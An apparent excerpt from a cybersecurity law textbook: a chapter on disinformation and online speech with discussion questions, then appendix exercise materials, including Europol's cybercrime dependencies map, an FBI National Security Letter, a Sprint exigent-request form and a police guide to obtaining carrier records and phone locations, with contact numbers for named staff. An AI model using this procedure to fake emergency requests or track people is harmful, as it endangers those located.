Nowadays we are awash in information, much of it low-quality, in the sense that it is mere opinion, unsubstantiated, Postman "stupid talk" (incorrect), or Postman "crazy talk" (contextually untethered from reality). The modern information challenge is glut. Information glut requires us to filter out low-quality information. An economist would recognize that filtering out low-quality information is impracticable, because there is just too much of it.

But the psychologists tell us that filtering is impossible for a different reason. Even when we hear information we know to be incorrect, falsity influences us. When we hear an assertion repeatedly, even a false one, we begin to believe it (this was an avowed tactic of Goebbels). Humans are also prone to remember ideas based on the way they are presented. For instance, "myth versus fact" education approaches tend to backfire, because repeating myths causes people to remember the false myth rather than the fact. This is why communications experts like George Lakoff recommend a "truth sandwich" approach where one first tells the truth, then explains why another assertion is a lie, and then repeats the truth.

Aside from time, many lack the skills to distinguish high value from low value information. Indeed, even literacy has long been in crisis. If literacy surveys, such as the Program for the International Assessment of Adult Competencies (PIAAC), are correct, less than a quarter of Americans have the skills to synthesize the information and implications presented in this book. Despite the information revolution brought about by the internet, according to the PIAAC, adult literacy has not improved for decades.

Consumer protection law has long recognized the idea that commercial marketplaces do not correct falsity. If falsity were automatically correcting, we would not need false advertising laws. Consumers would simply investigate and debunk specious claims. Yet they do not. And we somehow expect this debunking to occur in other contexts.

A second change is in the velocity of information. Not only are we constantly receiving new information, platforms and the nature of virality demand that we have an opinion and can respond to new revelations. Consider how different today's situation is from the age of the printing press or even the telegraphy, where volume of information expanded, but it was tempered by an inability to respond quickly, transaction costs in responding, and the reality that most could not respond at all. Mireille Hildebrandt explains that in such a world, much of our reaction remained private in the sense that it was unexpressed, and that we chose to express had to be tempered by the delay of typesetting or letter writing.

A third change is economic/technical: as platforms have captured more of the advertising dollar pie, high-quality-fact-generating institutions have suffered. Many communities have no local newspaper at all; in some cases once fulsome local newspapers are simply vessels for the police blotter and recycled "news" from user-generated content (e.g. "5 local restaurants that Yelp users love!").

Consider that newspapers provide the "first draft of history." We've always known them to be valuable, yet imperfect sources of knowledge. And that was in their economic heyday.

A fourth technological change relates to the attribution problem. As users of news and networking sites, we cannot be sure of the identities and motivations of other users. We

might imagine that someone commenting on a local news story is a neighbor, but it just as well could be an agent provocateur or a bot. In fact, the people most motivated to write internet comments might be the most aggressive and impulsive. Some may be engaging in strategic communication (speech such as public relations that is intended to reach some goal), rather than genuine social interaction characteristic of ordinary discourse. Even if one knows the identity of an online speaker, one cannot always tell whether the speech is earnest or satirical. This problem gives extremists space to float outrageous ideas and then walk them back as humor if others object.

A fifth technological dynamic surrounds the conception of community online. As internet users, we have difficulty conceptualizing our speech audiences. This is one reason why users "overshare;" they think their social network audience is comprised of friends, but in reality it also include coworkers or others with mixed duties or obligations, and complete strangers. We might imagine that these strangers are friendly, but they could just as well be hostile, malicious, or predatory.

In fact, looking objectively at the internet, we might conclude that it did not breed netizens as the utopians predicted. For many users, the internet is basically just television, with users spending hours a day watching YouTube videos and scrolling through status updates. Pornography represents an unfathomable amount of internet traffic. At its worst, the internet is an engine for generating extreme viewpoints, including the grounds on which ISIS recruitment was possible at scale.[18]

- Is there anything really new here justifying interventions, or are concerns about the internet no different than those about the telegraph, the telephone, and the television? If things have changed, what are the most important factors?
- If you conclude that the media has shaped discourse for the worse, are there remedies that work that also avoid the historical follies of censorship?
- Deepfakes are convincing fake videos and photographs. The technology, based on deep learning, is sometimes used to place celebrities' faces into pornography or to create videos falsely portraying their speech and actions. Do deepfakes somehow change confidentiality and integrity concerns such that they should be addressed with cybersecurity law?
- Similarly, software that makes it easy to convincingly edit voice now exists.
- Combined, these technologies might eventually enable fake video with "no tells." If Lucian's advice of careful inspection becomes impossible, how could and should societies react?

11.6.1 Racist Speech and Cybersecurity

Article 3 of the Additional Protocol to the Convention on Cybercrime requires signatories to: "adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally and without right, the following conduct: distributing, or otherwise making available, racist and xenophobic material to the public through a computer system."

Racist and xenophobic material "means any written material, any image or any other representation of ideas or theories, which advocates, promotes or incites hatred, discrimination or violence, against any individual or group of individuals, based on race, colour,

[18] Marc Sageman (2008). "The next generation of terror". In: *Foreign policy* 165, page 37

descent or national or ethnic origin, as well as religion if used as a pretext for any of these factors."

The US is a signatory to the Convention on Cybercrime (also known as the Budapest Convention) but not to the Additional Protocol.

- Given that racist speech is protected communication under First Amendment caselaw, what options do other nations have to address such speech emanating from the US?
- What should the private sector do, if anything, to combat racist and xenophobic material?

11.6.2 What Expectations About Disinformation Are Reasonable?

Twenty-nine percent of Americans believe in astrology;[19] nine percent believe that vampires actually exist.[20]

- Are concerns about the information domain ultimately folly?
- What would victory over disinformation look like?

11.7 Other Questions for Discussion

- What if security were to be politicized in extreme ways, as did wearing masks and getting vaccines did during the Covid pandemic. How might security become intensely politicized? What would the dividing lines be, and what would it mean for our future?
- What if the US were to abandon core elements of its classification model? In the lead-up to the Ukraine war, President Biden advisor Jake Sullivan adopted a policy allowing intelligence on Russian activities to be released. The IC correctly predicted that Russia was preparing for and ultimately did invade Ukraine. The policy shift gave the IC an observable victory—intelligence failures are easier to see than successes. But it also showed the utility of liberal intelligence sharing. What if the Sullivan approach more broadly becomes the model for the US?
- What if there is a fundamental change in internet technologies that ultimately proves John Perry Barlow correct: the internet becomes a placeless abstraction layer where governments are ineffectual in identifying people or regulating any kind of information transfer. What would such a future look like?
- The opposite scenario is posed by the "Metaverse:" a combination of encryption and blockchain technologies makes the internet decentralized and governable by local panjandrums. Internet spaces are rivalrous and brands such as Disney can sell users official clothes for their avatar that are verifiably authentic and unique to that user.

11.8 Conclusion

We hope this chapter provokes lively class discussion!

[19] Pew Research Center (2017). Pew Research Center: American Trends Panel Wave 30, Question 58 [31114995.00112]. Abt Associates. Cornell University, Ithaca, NY: Roper Center for Public Opinion Research.

[20] CBS News (2017). CBS News Poll, Question 10 [31116378.00009]. Social Science Research Solutions (SSRS). Cornell University, Ithaca, NY: Roper Center for Public Opinion Research.

V


Appendixes

12. Appendix

Chapter Image: Christoffer Wilhelm Eckersberg, Ulysses Fleeing the Cave of Polyphemus (1812)

12.1 Criminal Law Cybercrime Dependencies

CYBERCRIME DEPENDENCIES MAP



The **Cybercrime Dependencies Map** is designed to outline the key products and services within the digital underground and to highlight how and to what degree these products and services are *DEPENDENT* on each other to operate. For example, **Mule Herding** has a *HIGH DEPENDENCY* on the availability of **Mules**.

Several products or services are commonly required by many other services in order for them to operate. These have been collected under **Cross-Crime Factors**. Where one of these **Cross-Crime Factors** has been assessed as being of *HIGH* or *MEDIUM* importance to some of the key products/services it has been allocated an icon in order to annotate the appropriate product/ service.

Roll over the arrows to see the level of dependency between product and/or services.

Cross-Crime Factors

LEGEND

Highly dependent on - Cannot do without

Key product/service but not essential

'Optional' service

Product/Service

Product/Service Description

Cross-Crime Factors upon which this service has a High/Medium dependence

Product

Where the customer is required to do everything themselves after purchase

Service

Where a product involves on-going interaction or is run and maintained by someone else

EUROPEAN CYBERCRIME CENTRE EC3 EUROPOL

CYBERCRIME DEPENDENCIES MAP
EXPLANATORY NOTES

CRIME-AS-A-SERVICE

Cybercrime covers a myriad of crimes, each of which often requires specialist skills, knowledge or tools. As such, few if any individuals can efficiently carry out a wide range of activities, and will instead specialise in a particular area in which they have specific expertise. When that individual requires access to a skill or tool that he lacks, he must then buy access to that service from another who is similarly specialised within that area.

It is this division of labour which drives the "crime-as-a-service" business model of the digital underground, promoting innovation and nurturing the development of greater skill and productivity. As a consequence, each actor within the digital underground, in order to carry out their own criminality, is dependant to some degree on the services provided by others.


It is accepted that in reality, multiple functions may be carried out by a single individual in which case there would be fewer interdependencies, however the **Cybercrime Dependencies Map (CDM)** reduces each product or service to its basic function, examines which other products and services that activity is dependent on and makes an assessment as to the level of that dependency.
A service may have a high dependency on another, unable to function without it, or it may have a moderate dependency on another, able to function without it but at reduced capacity. Lastly access to another service may be optional and merely facilitates or adds extra value. The CDM uses a traffic light system (red/amber/green) to depict the level of dependency (high/moderate/optional).

The CDM highlights several areas useful to law enforcement. Firstly it identifies which services or products an individual may be using thereby potentially identifying alternative investigative approaches or possible associates. Furthermore it identifies which services have either the highest amount of dependencies or which are highly depended on by other service thereby suggesting investigative priorities.

EXAMPLE – COUNTER ANTI-VIRUS

In the example to the right, we see ***Counter Anti-Virus*** services. Both ***Crypting*** and ***Coding*** have a medium (Amber) level of dependency on ***Counter Anti-Virus*** services meaning that they are able to function without access to these services, but are less effective without them.

All three services have some dependency on one or more ***Cross Crime Factors*** – products or services that are used ubiquitously. Where such a dependency is medium/high, its icon is displayed in the bottom section. Both ***Crypting*** and ***Coding*** have a dependency on ***Forums*** in order to conduct their business whereas ***Counter Anti-Virus*** has a dependency on ***Hosting*** and ***Domain*** services.



12.2 Criminal Law Exercise Documents

These documents have three different kinds of law enforcement requests for the criminal law assignment.

U.S. Department of Justice

Federal Bureau of Investigation

935 Pennsylvania Ave., N.W.
Washington, D.C. 20535

November 19, 2007

Internet Archive
116 Sheridan Avenue
San Francisco, California

To whom it may concern:

Under the authority of Executive Order 12333, dated December 4, 1981, and pursuant to Title 18, United States Code (U.S.C.), Section 2709 (Section 201 of the Electronic Communications Privacy Act of 1986) (as amended, October 26, 2001), you are hereby directed to provide to the Federal Bureau of Investigation (FBI) the subscriber's name, address, length of service, and electronic communication transactional records, to include existing transaction/activity logs and all electronic mail (e-mail) header information (not to include message content and/or subject fields), for the below-listed address holders:

tjm323@archive.org
djs222@archive.org
tod95@archive.org[?]

[redacted]

Please see the attachment following this letter for the types of information that you might consider to be a electronic communications transactional record. We are not directing that you should provide, and you should not provide, information pursuant to this letter that would disclose the content of any electronic communication. Title 18, U.S.C., Section 2510(8) defines content as "any information concerning the substance, purport, or meaning of" a communication. Subject lines of e-mails and message content are content information and should not be provided pursuant to this letter.

If the time period noted above is to the "present," that term is intended to direct production of information to the date of the processing of this letter. If providing information to the date of processing is not feasible, please provide information to the date of receipt of this letter.

While fulfilling your obligations under this letter, please do not disable, suspend, lock, cancel or interrupt service to the above-described subscriber(s) or accounts. A service interruption or degradation may alert the subscriber(s)/account users(s) that investigative action is being taken. If you are not able to fulfill your obligations under this letter without alerting the subscriber/account user, please contact the FBI prior to proceeding.

In accordance with Title 18, U.S.C., Section 2709(b), I certify that the information sought is relevant to an authorized investigation to protect against international terrorism or clandestine intelligence activities, and that such an investigation of a United States person is not conducted solely on the basis of activities protected by the First Amendment to the Constitution of the United States.

In accordance with 18 U.S.C. § 2709(c)(1), I certify that a disclosure of the fact that the FBI has sought or obtained access to the information sought by this letter may endanger the national security of the United States, interfere with a criminal, counterterrorism, or counterintelligence investigation, interfere with diplomatic relations, or endanger the life or physical safety of a person. Accordingly, 18 U.S.C. § 2709(c)(1) and (2) prohibits you, or any officer, employee, or agent of yours, from disclosing this letter, other than to those to whom disclosure is necessary to comply with the letter or to an attorney to obtain legal advice or legal assistance with respect to this letter.

In accordance with 18 U.S.C. § 2709(c)(3), you are directed to notify any persons to whom you have disclosed this letter that they are also subject to the nondisclosure requirement and are therefore also prohibited from disclosing the letter to anyone else.

In accordance with 18 U.S.C. § 2709(c)(4), if the FBI asks for the information, you should identify any person to whom such disclosure has been made or to whom such disclosure will be made. In no instance will you be required to identify any attorney to whom disclosure was made or will be made in order to obtain legal advice or legal assistance with respect to this letter.

In accordance with 18 U.S.C. § 3511(a) and (b)(1), you have a right to challenge this letter if compliance would be unreasonable, oppressive, or otherwise unlawful and the right to challenge the nondisclosure requirement set forth above.

In accordance with 18 U.S.C. § 3511(c), an unlawful failure to comply with this letter, including any nondisclosure requirement, may result in the United States bringing an enforcement action.

You are requested to provide records responsive to this request personally to a representative of the FBI [redacted] or through use of a delivery service or through secure fax within fourteen (14) business days of receipt of this letter.

Any questions you have regarding this request should be directed only to the FBI [redacted] depending on whether the service is personal or through a delivery service. Due to security considerations, you should neither send the records through routine mail nor disclose the substance of this request in any telephone conversation.

Your cooperation in this matter is greatly appreciated.

Sincerely,

Arthur M. Cummings II
Deputy Assistant Director
Counterterrorism Division

ATTACHMENT

In preparing your response to this National Security Letter, you should determine whether your company maintains the following types of information which may be considered by you to be an electronic communications transactional record in accordance with Title 18 United States Code Section 2709.

- Name & address
- Local and LD telephone toll billing records
- Telephone number or other account identifier (such as username or "screen name")
- Length & type of service provided
- Session times and duration
- Temporarily assigned network address
- Means and source of payment
- Log files
- IP addresses
- Passwords used
- Identities of e-mail correspondents
- all "record[s] or other information pertaining to a subscriber to or customer of such service (not including the contents of communications)

- Any other information which you consider to be an electronic communication transactional record

We are not directing that you should provide, and you should not provide, information pursuant to this letter that would disclose the content of any electronic communication as defined in Title 18 United States Code Section 2510(8). Subject lines of e-mails are content information and should not be provided pursuant to this letter. If the records provided are particularly large we request that you provide this information in electronic format preferably on a CR-ROM or DVD.

Sprint Legal Compliance
6480 Sprint Parkway, 2nd Floor
Overland Park, KS 66251
Office: (800) 877-7330
Fax: (816) 600-3100

Electronic Surveillance
Tech

MANDATORY INFORMATION
FOR EXIGENT CIRCUMSTANCE REQUESTS

Agency cover sheet must be faxed with this form

Call Sprint Corporate Security before faxing this form.

Fax all requests to Sprint at **816-600-3100**

Emergency Contact: **1-800-877-7330 Press Emergency Options**

****PLEASE PRINT****

LAW ENFORCEMENT AGENCY (LEA) Irvine Police Department
ADDRESS OF LEA 1 Civic Center Plaza, Irvine, CA 92606
PHONE NUMBER OF LEA 949-221-5676 FAX # 949-559-5487
AGENT'S TITLE & Name Ofc. MacTaggart BADGE #_____
AGENT'S E-Mail desksgt1@cityofirvine.org
SUPERVISOR'S NAME SUPERVISOR'S PHONE # 949-724-7059

I hereby certify that I have been granted authority by the above-mentioned LEA to determine and declare an exigent situation involving:

a) *immediate danger of death or serious bodily injury to any person;*
b) *conspiratorial activities characteristic of organized crime;*
c) *an immediate threat to a national security interest.*

Below is my description of the exigent situation that requires Sprint Nextel to respond immediately (please include the **Sprint phone number** or any other relevant information):

SPRINT PHONE NUMBER or CUSTOMER NAME: *Subreport 949-509-4474
EXIGENT DESCRIPTION: Kidnapping in progress

I am requesting that Sprint Nextel provide the following service(s) (mark all that apply):

X Subscriber Information
X Call Detail Records with cell site information (within the past week)
_____ Historical Location Information (within the past 14 days)
(*Only available for CDMA Sprint PCS phones*)
X Precision Location of mobile device (GPS Location)
NOTE: Law Enforcement Agent MUST call for each GPS attempt.
_____ Real-time audio interception (wiretap)*
_____ Real-time Pen Register, Trap & Trace *
_____ Other, please specify: _____

* You must have access to CALEA delivery capability with Sprint.
‡ Pursuant to Title 18 United States Code §2518, §2701, and §3125 all electronic surveillance assistance will terminate if the appropriate legal demand or customer consent is not received within 48 hours. The valid legal demand or customer consent should be faxed to Sprint.

***I Ofc. MacTaggart declare under penalty of perjury
SIGNATURE
that the foregoing is true and correct. Executed on: 2/1/22.***
DATE

LAW ENFORCEMENT TELEPHONE INVESTIGATIONS RESOURCE GUIDE

– Cellular, Satellite & VoIP Phone Providers

STEP 1 - Determine the target phone service provider:

- **NeuStar**
  (NPAC) **Number Portability Administration Center** http://www.npac.com/lawenforcement/registration.shtml

  CODE# XXXXXXXXXX *- obtain your own PIN from NeuStar by registering at the link listed above*
  Automated Number **(571) 434-5781** NeuStar HELP Line (571) 434-5395

NOTE: If you query a number through NeuStar and it has "NOT BEEN PORTED", check it through Fone Finder to determine the likely service provider.

- **Fone Finder** http://www.fonefinder.net/

TIP: *To identify providers for " 800" numbers, call (888) 767- 3300 Option 1*

STEP 2 – Determine if the case involves - "Exigent Circumstances" (e.g. Abduction, Missing Person at risk or Dangerous Fugitive)

If so, using the provider resource list, contact the provider and tell them: *"We are investigating a case that we believe is an emergency involving immediate danger of death or serious bodily injury".* Do not explain the situation in detail - as they only need to have a *reasonable belief* that the situation involves immediate danger of death or serious injury. The provider will typically verify your information and then send you their Exigent Circumstance Request form via fax. A few providers require you to send your request via fax on official letterhead. Complete the form or the letter and fax it back. Some providers will require a valid Court Order to be submitted within 48 hours of the Exigent Circumstance Request.

TIP: *If the target phone is roaming on another provider's network – complete the Exigent Circumstances process with the roaming provider to get the best and fastest results for call records and tower locations.*

STEP 3 – Determine needed records & legal process required:

NOTE: Before submitting Subpoenas, Court Orders or Search Warrants, it is a good idea to contact the provider identified through the steps listed above and confirm that they are indeed the provider for the account. It is also recommended that you verify the provider's legal compliance process and contact information to avoid any delays or confusion.

- **PRESERVATION LETTER:** A preservation letter [USC 2703(b) (2)] should be sent to the provider via fax as soon as possible to preserve records before they are discarded and cannot be recovered. This is particularly an issue with text message and voice mail content which are generally only retained for 72 hours. *A sample preservation letter is included on the last page of this guide.*
- **SUBPOENA:** For basic transactional records (e.g. Subscriber account details, Billing Records or Account Notes) only a Subpoena is required. Submit the Subpoena via fax to the provider's Subpoena Compliance fax number. **Call the provider to verify receipt!**
- **COURT ORDER:** For detailed records (e.g. In-coming & Out-going Call Detail, Cell Tower Locations – including location "pings", Text Message content, Voice Mail content and PEN Registers) a Court Order (or Search Warrant) is required. Submit the Court Order (or Search Warrant) via fax to the provider's Legal Compliance fax number. It is also a good idea to include a cover letter that includes your contact information, the target number and the specific records you are requesting and specify that you would like the records returned in an electronic format (e.g. Excel). **Call the provider to verify receipt!**

LAW ENFORCEMENT TELEPHONE INVESTIGATIONS RESOURCE GUIDE

– Cellular, Satellite & VoIP Phone Providers

AT&T Mobility (Cingular) National Subpoena Compliance Center P.O. Box 24679 West Palm Beach, FL 33416 (800) 635-6840 Main (888) 938-4715 Fax Physical Address: 11760 US Highway 1, North Palm Beach, FL 33408	GSM	MVNO prepaid service as **GoPhone** **Send a Text Message:** AT&T Mobility [10-digit phone number]@txt.att.net Example: 2125551212@txt.att.net AT&T optional GPS location service: **Family Map** https://familymap.wireless.att.com/finder-att-family/welcome.htm
Cricket Communications Subpoena Compliance 10307 Pacific Center Court San Diego, CA 92121 (858) 882-9301 Main (858) 882-9237 Fax	CDMA	Roaming partner with MetroPCS
EMBARQ Law Enforcement Support 5454 W. 110th Street MS: KSOPKJ0402 Overland Park, KS 66211 (877) 451-1980 Main (913) 254-5800 Fax	CDMA	Embarq is the land-line division of **Sprint / Nextel**.
OnStar ATTN: Records Request P.O. Box 430627 Pontiac, MI 48343 (888) 466-7827 or (248) 577-7465	CDMA	**OnStar** will need the registered user name, **OnStar** phone number or VIN. **OnStar** has an Emergency shut-down feature **OnStar** is an MVNO partner with **Verizon**
MetroPCS Subpoena Compliance 8144 Walnut Hill Lane Dallas, TX 75231 (800) 571-1265 Main (972) 860-2635 Fax	CDMA	**Send a Text Message:** MetroPCS [10-digit phone number]@metropcs.com Example: 2125551212@metropcs.com

Qwest Communications Subpoena Compliance 1005 17th Street, Suite 120 Denver, CO 80202 (303) 896-2522 Main (303) 896-4474 Fax	**CDMA**	Qwest offers cellular service through a partnership with **Verizon**. Qwest® One Number Service - a single phone number for a Verizon Wireless phone and Qwest landline phone. Calls will ring both the Qwest landline phone and the Verizon Wireless phone. Unanswered calls to a single voice mail box. In some cases it may be necessary to send a Subpoena or Court Order to both Qwest & Verizon.
Sprint / Nextel Communications Security & Subpoena Compliance 6480 Sprint Parkway MS: KSOPHM0216 Overland Park, KS 66251 (800) 877-7330 Main (Option 1) (816) 600-3111 Subpoena Compliance Group Immediate Response Requests (not Emergencies) (913) 315-8774 Fax (816) 600-3121 Trials/Appearance CSTrialTeam@sprint.com	**CDMA**	**Virgin Mobile** MVNO prepaid service – Sprint **Send a Text Message:** Virgin Mobile USA [10-digit phone number]@vmobl.com Example: 5551234567@vmobl.com **Boost Mobile** MVNO prepaid service – Nextel (iDEN) PTT service or CDMA service **Send a Text Message:** Boost Mobile [10-digit phone number]@myboostmobile.com Example: 2125551212@myboostmobile.com **Kajeet** & **iWireless** – MVNO prepaid service – Sprint Sprint offers an optional GPS location service: **Family Locator** http://www.nextel.com/en/services/gps/family_locator.shtml
T-Mobile, USA Law Enforcement Relations 4 Sylvan Parsippany, NJ 07054 (973) 292-8911 Main (973) 292-8697 Fax ler2@t-mobile.com	**GSM**	**Send a Text Message:** T-Mobile [10-digit phone number]@tmomail.net Example: 4251234567@tmomail.net
TracFone Wireless, Inc. Subpoena Compliance 9700 NW 112th Avenue Miami, FL 33178 (800) 820-8632 Main (305) 715-6932 Fax	**MVNO** **GSM** or **CDMA** **options**	Also sold as **Net10** & **SafeLink** in some markets (800) 867-7183 Customer Care Center

U.S. Cellular Subpoena Compliance Department One Pierce Place, Suite 800 Itasca, IL 60143 (630) 875-8270 Main (866) 669-0894 Fax (865) 777-8333 after Hours	CDMA	**Send a Text Message:** US Cellular [10-digit phone number]@email.uscc.net Example: 4251234567@email.uscc.net Roaming partner with **Verizon**
Cellco Partnership dba Verizon Wireless Custodian of Records 180 Washington Valley Rd. Bedminster, NJ 07921 (800) 451-5242 Main (888) 667-0028 Fax (Subpoenas) (908) 306-7501 **Exigent Fax** (908) 306-7491 Fax (Court Orders / Search Warrants)	CDMA	**INpulse** is Verizon prepaid service **Alltel** – is also a Verizon company **AirTouch** – is also a Verizon company **JitterBug** – is also a Verizon company **Send a Text Message:** Verizon [10-digit phone number]@vtext.com Example: 5552223333@vtext.com Verizon offers an optional GPS location plan: **Family Locator** http://products.verizonwireless.com/index.aspx?id=fnd_familylocator
Globalstar Subpoena Compliance 461 S. Milpitas Blvd. Milpitas, CA 95035 (408) 933-4840 Main (408) 933-4844 Fax (877) 452-5782 Customer Care	Satellite	Satellite Telephone Service Only Law Enforcement Technical Support: (408) 933-4144 Jose Jara (Office) (408) 828-0987 Jose Jara (Cell phone)
Iridium Satellite ATTN: Orders LEA 8440 S. River Parkway Tempe, AZ 85284 USA (480) 752-1144 Main (480) 752-5130 Fax (866) 947-4348 Customer Care	Satellite	Satellite Telephone Service Only Law Enforcement Technical Support: (602) 741-4224 Thomas Lopez (Cell phone) (877) 454-7631 Thomas Lopez (Pager)
There are numerous VoIP providers – several currently popular VoIP providers are listed below:	VoIP	Additional VoIP providers can be found here: http://www.myvoipprovider.com/Top_100_VoIP_Providers

Magic Jack http://www.magicjack.com/ YMax Communications ATTN: Lorraine Fancher 5700 Georgia Avenue West Palm Beach FL 33405 (561) 586-3380 Legal Compliance (888) 762-2120 Fax Lorraine.Fancher@ymaxcorp.com 	VoIP	The Magic Jack resembles the appearance of a flash drive. You can simply plug it into a USB port of your computer and then plug in any kind of analog or cordless phone on the other end and you would be able to make unlimited local and long distance calls. Features include voice mail, call forwarding, conference calling, call waiting and caller ID.
